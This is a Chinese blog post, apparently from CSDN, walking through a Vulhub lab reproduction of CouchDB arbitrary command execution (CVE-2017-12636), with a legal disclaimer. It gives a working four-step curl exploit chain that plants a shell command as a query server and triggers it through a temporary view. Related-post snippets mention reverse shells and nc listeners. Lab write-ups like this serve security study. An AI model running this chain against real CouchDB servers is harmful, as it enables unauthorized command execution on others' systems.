Vulhub靶场Couchdb 任意命令执行漏洞复现

【vulhub】Couchdb 任意命令执行漏洞(CVE-2017-12636) 特征 特征请参考我的上一篇帖子 【vulhub】Couchdb 垂直权限绕过漏洞(CVE-2017-12635)漏洞复现 影响版本:小于 1.7.0 以及 小于 2.1.1 复现 注:复现中的很多东西也要用到这篇帖子,所以先看这篇 【vulhub】Couchdb 垂直权限绕过漏洞(CVE-2017-12635)漏洞复现 再来看本篇帖子 该漏洞是需要登录用户方可触发,如果不知道目标管理员密码,可以利用CVE-2017-12635先增加一个管理员用户。 本次复现是用的版本1.6 http://192.168.1 阅读详情

免责声明:本文仅用于技术交流和知识分享目的。漏洞复现涉及到系统和网络的安全性测试,可能导致系统崩溃、数据丢失或其他问题。读者在尝试漏洞复现之前必须获得合法授权,并自行承担一切风险和责任。

漏洞描述

Apache CouchDB是一个开源的 面向文档的 NoSQL数据库,用Erlang实现。

CouchDB 使用多种格式和协议来存储、传输和处理其数据。它使用JSON来存储数据,使用JavaScript作为其使用MapReduce 的查询语言,并使用HTTP作为API。由于Erlang和JavaScript对JSON解析方式的不同,导致语句执行产生差异性导致的。CVE-2017-12636是一个任意命令执行漏洞,我们可以通过config api修改couchdb的配置`query_server`,这个配置项在设计、执行view的时候将被运行。CVE-2017-12636

漏洞影响版本

小于 1.7.0 以及 小于 2.1.1

漏洞复现版本

1.6.0

复现过程


1:使用vulhub中靶场启动环境

2:浏览器访问http://your-ip:5984/_utils 

3:使用CVE-2017-12635创建管理员用户后,依次执行如下命令

curl -X PUT 'http://vulhub:vulhub@your-ip:5984/_config/query_servers/cmd' -d '"id >/tmp/success"'

curl -X PUT 'http://vulhub:vulhub@your-ip:5984/vultest'

curl -X PUT 'http://vulhub:vulhub@your-ip:5984/vultest/vul' -d '{"_id":"770895a97726d5ca6d70a22173005c7b"}'

curl -X POST 'http://vulhub:vulhub@your-ip:5984/vultest/_temp_view?limit=10' -d '{"language":"cmd","map":""}' -H 'Content-Type:application/json'

4:如图

5:最终进入vulhub靶场中此容器中的success文件验证是否命令执行成功


CouchDB权限绕过漏洞CVE-2024-12635复现与安全加固指南 在NoSQL数据库的权限管理中,垂直权限控制是保障数据安全的核心机制,它通过角色和策略限制用户的操作范围。其原理在于系统对用户请求进行身份验证和授权检查,确保低权限用户无法执行高权限操作。这一机制的技术价值在于实现最小权限原则,防止数据泄露和越权访问。在诸如多租户SaaS平台或内部数据中台等应用场景中,严格的权限隔离至关重要。然而,当数据库的本地主机校验逻辑存在缺陷时,便可能引发严重的**垂直权限绕过**风险。本文以**CouchDB**为例,深入剖析了因HTTP请求头处理不当导致的权限校验失效问题,并提供 阅读详情

相关推荐

StarRocks慢查询排查实战:从Query Plan到Profile的保姆级调优指南

本文提供StarRocks慢查询排查的实战指南,从Query Plan解析到Profile诊断,详细讲解如何识别执行计划中的危险信号和优化关键指标。通过物化视图优化、分布式执行调整和资源管控方案,帮助DBA快速定位并解决查询性能问题,提升数据库效率。

weixin_42568801的博客 379

Couchdb数据库-命令执行漏洞复现-CVE-2017-12636

Apache CouchDB是一个开源数据库,专注于易用性和成为"完全拥抱web的数据库"。它是一个使用JSON作为存储格式,JavaScript作为查询语言,MapReduce和HTTP作为API的NoSQL数据库。CVE-2017-12636是一个任意命令执行漏洞,我们可以通过config api修改couchdb的配置query_server,这个配置项在设计、执行view的时候将被运行。0>&1""" #攻击机ip。开启vulfocus靶场环境。在攻击机上开启nc监听。

apple_52661176的博客 399

SNAP实战:Sentinel-1 GRD数据从预处理到后向散射系数生成全流程解析

本文详细解析了Sentinel-1 GRD数据从预处理到后向散射系数生成的全流程,包括辐射定标、噪声处理、地形校正等关键步骤。通过SNAP软件实战操作,帮助用户掌握SAR影像处理技巧,提升数据质量与分析效率,适用于地表变化监测、灾害评估等应用场景。

weixin_29239661的博客 539

001--什么是SpringData

1.参考网址:https://blog.youkuaiyun.com/zgf19930504/article/details/50537198 2.核心内容: ** Spring Data **是Spring 的一个子项目, 旨在统一和简化对各类型持久化存储, 而不拘泥于是关系型数据库还是NoSQL 数据存储。无论是哪种持久化存储, 数据访问对象(或称作为DAO,...

weixin_42288943的博客 268

空地多无人平台协同路径规划复现:从建模到Matlab仿真全解析

路径规划是机器人领域的核心基础技术,从单机避障到多平台协同,问题复杂度显著提升。空地协同规划融合无人机与无人车的异构优势,通过将地图分层建模为空中与地面栅格,并采用A*算法生成初始路径、B样条平滑以及改进遗传算法进行任务分配与时间同步优化,能够有效处理几何约束、运动学约束和避碰约束等。该技术广泛应用于区域巡逻、目标搜索、物资转运等任务场景,也是高校论文复现和工程仿真的常见课题。本文从问题建模、算法设计到Matlab代码结构,系统梳理了一套空地多无人平台协同路径规划的复现思路,同时给出坐标系校准、遗传算法收敛

weixin_32175665的博客 252

LAMMPS ReaxFF模拟后处理:如何用Python精准追踪C-N键的断裂与形成?

本文详细介绍了如何利用Python对LAMMPS ReaxFF模拟结果进行后处理,精准追踪C-N键的断裂与形成过程。通过解析键级输出文件、构建原子类型映射字典,并实现C-N键的统计与可视化,为材料科学和催化反应研究提供了高效的数据分析解决方案。文章特别强调了ReaxFF力场在断键分析中的关键作用,并提供了完整的Python代码实现。

weixin_28706923的博客 356

vulhub-CVE-2018-1273远程命令执行漏洞复现

Spring Data是一个用于简化数据库访问,并支持云服务的开源框架,Spring Data Commons是Spring Data下所有子项目共享的基础框架。看到靶机中已存在shll.elf文件。接着我们就需要开启监听,这时候用nc进行监听的话,收不到反弹的shell。发送命令之后返回500说明执行成功,接着我们登录到doker容器看到success文件成功被创建,说明漏洞存在。执行之后如果没成功反弹shell ,可以先执行赋予文件权限的命令。开启监听之后,再修改请求命令,让靶机执行木马文件上线。

m0_62008601的博客 1546

手把手教你学Simulink——基于多能互补微电网系统的建模与优化场景实例:风柴储联合供电系统在孤岛模式下的功率分配建模

本文介绍了使用MATLAB/Simulink和Simscape Electrical构建风柴储联合供电系统的建模方法。系统包含风力发电、柴油发电、储能电池等模块,重点研究孤岛模式下功率分配策略。详细说明了从创建项目、添加模块到搭建风力发电系统(含MPPT控制)、柴油发电系统及集成各模块的全过程,并提供了仿真参数设置建议。通过分析频率偏差、电池SOC等关键指标,验证了系统在维持稳定运行的同时能有效利用可再生能源。该模型为研究多能互补微电网提供了实验平台,未来可拓展更高效的能量管理策略和AI技术的应用。

MHD0815的博客 1万+

Vulhub漏洞系列:Couchdb漏洞(CVE-2017-12635、CVE-2017-12636)

Vulhub漏洞系列:Couchdb漏洞(CVE-2017-12635、CVE-2017-12636)00.前言01.Couchdb简介02.漏洞描述03.漏洞复现 00.前言 这篇文章将对该漏洞进行简介并复现,同时简要说明Vulhub的使用方法,适合小白一起学习,大佬看看就好☺ 01.Couchdb简介 CouchDB是一个利用JSON文件来存贮数据,javascript作为MapReduce查询,以及常规HTTP作为API的且面向文档的开源数据库管理系统。 02.漏洞描述 0x01:CVE-2017

weixin_43072923的博客 2103

基于YOLOv11的水果/商品/食堂/蔬菜/饮料/书籍识别与计价系统,前台+后台管理系统

基于YOLOv11的水果/商品/食堂/蔬菜/饮料/书籍识别与计价系统,前台+后台管理系统

在职AI算法工程师,擅长计算机视觉,YOLO目标检测、分割等,擅长web、pyqt界面可视化,好内容持续更新中,来这里跟大家一起学习,共同进步 1225

fragstats:景观指数趋势分析

优快云@_养乐多_本文将介绍景观指数时间序列的趋势分析,包括趋势类型、斜率、截距等。以及景观指数突变分析所用的软件和 python 代码。结果如下图所示,

养乐多的博客 2864

vulfocus靶场couchdb 权限绕过 (CVE-2017-12635)

应用广泛,如BBC用在其动态内容展示平台,Credit Suisse用在其内部的商品部门的市场框架,Meebo,用在其社交平台(web和应用程序)。在2017年11月15日,CVE-2017-12635和CVE-2017-12636披露,CVE-2017-12635是由于Erlang和JavaScript对JSON解析方式的不同,导致语句执行产生差异性导致的。数据改包前测试:登陆IP:IP:63073/_utils,出现登陆页面,输入用户名和密码,显示错误。点击New 点击 HTTP。

没有故事 679

MTK Camera HAL 与 FeaturePipe 架构解析:从硬件抽象到功能管线的工程落地路径

MTK 的 Camera 系统在 Android 平台下采用高度模块化的 HAL 与 FeaturePipe 架构组合,分别承担着底层硬件抽象与上层功能封装的职责。通过将 ISP、3A 算法、Sensor 驱动与图像处理节点解耦封装于功能链条中,联发科平台实现了灵活可控的影像能力调度机制。本文将基于真实项目实践,系统解析 MTK Camera HAL 与 FeaturePipe 架构的设计思路、核心模块与运行机制,结合 AE/AWB/AF 控制流、Buffer 管理策略、功能管线构建方法与多线程调度实现方式

努力分享一些人工智能、计算机视觉、影像等相关的知识干货! 1576

Vulhub靶场Couchdb 垂直越权漏洞复现

由于Erlang和JavaScript对JSON解析方式的不同,导致语句执行产生差异性导致的。这个漏洞可以让任意用户创建管理员,属于垂直权限绕过漏洞。CVE-2017-12635

X_python321的博客 504

C# WinForm 基于DirectShow.dll编写的程序,可边预览边保存视频,音频和图片

基于微软的DirectShow.dll的二次开发1.自动识别连接的摄像头跟麦克风且可以对其进行选择(默认选中第一个)2.可录制wmv和avi两种格式的视频并且都带有音频,avi可以录制的分辨率和帧数进行选择,wmv默认进行了淸晰度优化如不喜欢可去除代码中有相关提示3.可在预览点开之后进行拍照,也可边录制视频边拍照4.添加了视频和音频的压缩功能(酌情使用)这次二次开发发现C#对DirectShow的相关信息太少,这次做完也不敢藏私共享出来,还望大家指正

华为的C语言编程规范.pdf

华为技术有限公司内部技术规范。本规范制定了编写C语言程序的基本原则、规则和建议。从代码的清晰、简洁、可测试、安全、程序效率、可移植各个方面对C语言编程作出了具体指导。

vulhub漏洞复现七_couchdb

vulhub漏洞复现练习篇

weixin_44193247的博客 1239

SAP B1中文培訓教材_SDK

公司内部培训资料,对开发工具 ,DIAPI, UIAPI,Add-ON有详细解说

CouchDB权限绕过漏洞CVE-2017-12635:JSON解析差异与权限提升实战

JSON作为现代Web应用广泛使用的数据交换格式,其解析一致性是系统安全的重要基础。然而,不同编程语言或解析器在处理JSON数据时可能存在细微差异,这种语义差异可能引发严重的安全漏洞。CVE-2017-12635正是利用Erlang与JavaScript解析器对JSON重复键处理的不一致性,实现了权限校验的绕过。该漏洞允许攻击者通过构造包含重复roles键的恶意请求,在权限校验阶段呈现普通用户角色,而在数据持久化阶段写入管理员角色,最终完成权限提升。这种基于语义差异的攻击模式,在涉及多语言组件、数据流经多个

weixin_34099526的博客 504

Statistics and Machine Learning Toolbox

Statistics and Machine Learning Toolbox(带书签),MATLAB统计学习工具

数据库安全-H2 database&Elasticsearch&CouchDB&Influxdb漏洞复现

Apache CouchDB是一个开源的面向文档的NoSQL数据库,用Erlang实现。它使用JSON来存储数据,使用MapReduce使用JavaScript作为查询语言,使用HTTP作为API。在用户开启了认证, 但未设置参数 shared-secret 的情况下,jwt 的认证密钥为空字符串,此时攻击者可 以伪造任意用户身份在 influxdb 中执行 SQL 语句。利用这个管理页面,我们可以进行 JNDI 注入攻击,进而在目标环境下执行任意命令。将生成出来的所提供的服务,输入到界面当中,进行连接。

网络空间安全学习 1470

第56天:服务攻防-数据库安全&H2&Elasticsearch&CouchDB&Influxdb复现

端口:20051 java内存数据库该数据库也是jar包去启用他。尝试自己连接自己,由于这里我靶场环境装不上java,换了台有java的kali-docker环境,同样的步骤。利用方式:jwt空密钥。抓包访问,put方式提交,发送到repeater,只允许_admin访问。利用过程: 生成payload后,发送给对方数据库,让对方解析执行。这里利用他的越权漏洞,去尝试查看他的user表。数据分析数据库,默认端口:9200 9300。正常访问主页面,需要输入账号密码。格式如下,在访问的时候进行抓包。

weixin_71529930的博客 1208

Vulhub-CVE-2017-12635

1、漏洞描述 Apache CouchDB是一个开源数据库,专注于易用性和成为"完全拥抱web的数据库"。它是一个使用JSON作为存储格式,JavaScript作为查询语言,MapReduce和HTTP作为API的NoSQL数据库。应用广泛,如BBC用在其动态内容展示平台,Credit Suisse用在其内部的商品部门的市场框架,Meebo,用在其社交平台(web和应用程序)。 在2017年11月15日,CVE-2017-12635和CVE-2017-12636披露,CVE-2017-12635是由于Erl

Ronin_qianmo的博客 379

13 - vulhub - Couchdb 任意命令执行漏洞(CVE-2017-12636)

小于 1.7.0 以及小于 2.1.1。

m0_60721823的博客 942

CVE-2022-24706 Apache CouchDB 远程命令执行漏洞

CVE-2022-24706 Apache CouchDB 远程命令执行漏洞

include_voidmain的博客 3534

12 - vulhub - Couchdb 垂直权限绕过漏洞(CVE-2024-12635)

Python崛起并且风靡,因为优点多、应用领域广、被大牛们认可。学习 Python 门槛很低,但它的晋级路线很多,通过它你能进入机器学习、数据挖掘、大数据,CS等更加高级的领域。Python可以做网络应用,可以做科学计算,数据分析,可以做网络爬虫,可以做机器学习、自然语言处理、可以写游戏、可以做桌面应用…Python可以做的很多,你需要学好基础,再选择明确的方向。这里给大家分享一份全套的 Python 学习资料,给那些想学习 Python 的小伙伴们一点帮助!

m0_60452134的博客 519

Couchdb 命令执行漏洞复现 (CVE-2017-12636)

Couchdb 命令执行漏洞复现 (CVE-2017-12636)

XXokok的博客 466

服务攻防-数据库安全&Redis&CouchDB&H2database&配置不当&未授权访问&CVE漏洞

知识点: 服务攻防-数据库-Redis&Couchdb&H2database

SuperherRo的博客 2075

vulhub漏洞复现-CouchDB(CVE-2017-12635/6)垂直越权漏洞远程代码执行

CouchDB Apache CouchDB是一个开源的数据库,面向文档的数据库管理系统,专注易用性"完全使用Web"。使用JSON作为存储格式,JavaScript为查询语言,MapReduce和HTTP作为API的NoSQL数据库 CVE-2017-12635垂直越权漏洞 思路 由于Erlang和JavaScript对JSON解析方式的不同,导致语句执行产生差异性导致的。可用于非管理员用户赋予自身管理员身份权限。 在Erlang: > jiffy:decode(“{“a”:”1″, “a”:”2

遇事不决冲冲冲 3688

Couchdb 任意命令执行漏洞(CVE-2017-12636)复现

Couchdb 任意命令执行漏洞(CVE-2017-12636)复现

HEAVEN569的博客 1684
上一篇: Vulhub靶场Couchdb 垂直越权漏洞复现
3ize0f
博客等级 码龄9年 5粉丝 13原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值